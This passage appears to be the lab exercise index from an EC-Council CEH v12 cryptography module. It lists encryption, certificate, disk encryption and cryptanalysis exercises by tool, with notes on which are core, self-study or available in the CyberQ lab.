	1.4 Perform File and Text Message Encryption using CryptoForge	√		√
	1.5 Perform File Encryption using Advanced Encryption Package		√	√
	1.6 Encrypt and Decrypt Data using BCTextEncoder		√	√
2	Create a Self-Signed Certificate	√		√
	2.1 Create and Use Self-signed Certificates	√		√
3	Perform Email Encryption		√	√
	3.1 Perform Email Encryption using Rmail		√	√

Module 20 – Cryptography

4	Perform Disk Encryption	√	√	√
	4.1 Perform Disk Encryption using VeraCrypt	√		√
	4.2 Perform Disk Encryption using BitLocker Drive Encryption		√	√
	4.3 Perform Disk Encryption using Rohos Disk Encryption		√	√
5	Perform Cryptanalysis using Various Cryptanalysis Tools		√	√
	5.1 Perform Cryptanalysis using CrypTool		√	√
	5.2 Perform Cryptanalysis using AlphaPeeler		√	√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

*Core - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

**Self-study - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv12 volume 1 book.

***CyberQ - Lab exercise(s) marked under CyberQ are available in our CyberQ solution. CyberQ is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our CyberQ solution, please contact your training center or visit <https://www.cyberq.io/>.

Lab Analysis

Analyze and document the results related to this lab exercise. Give an opinion on your target's security posture.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.
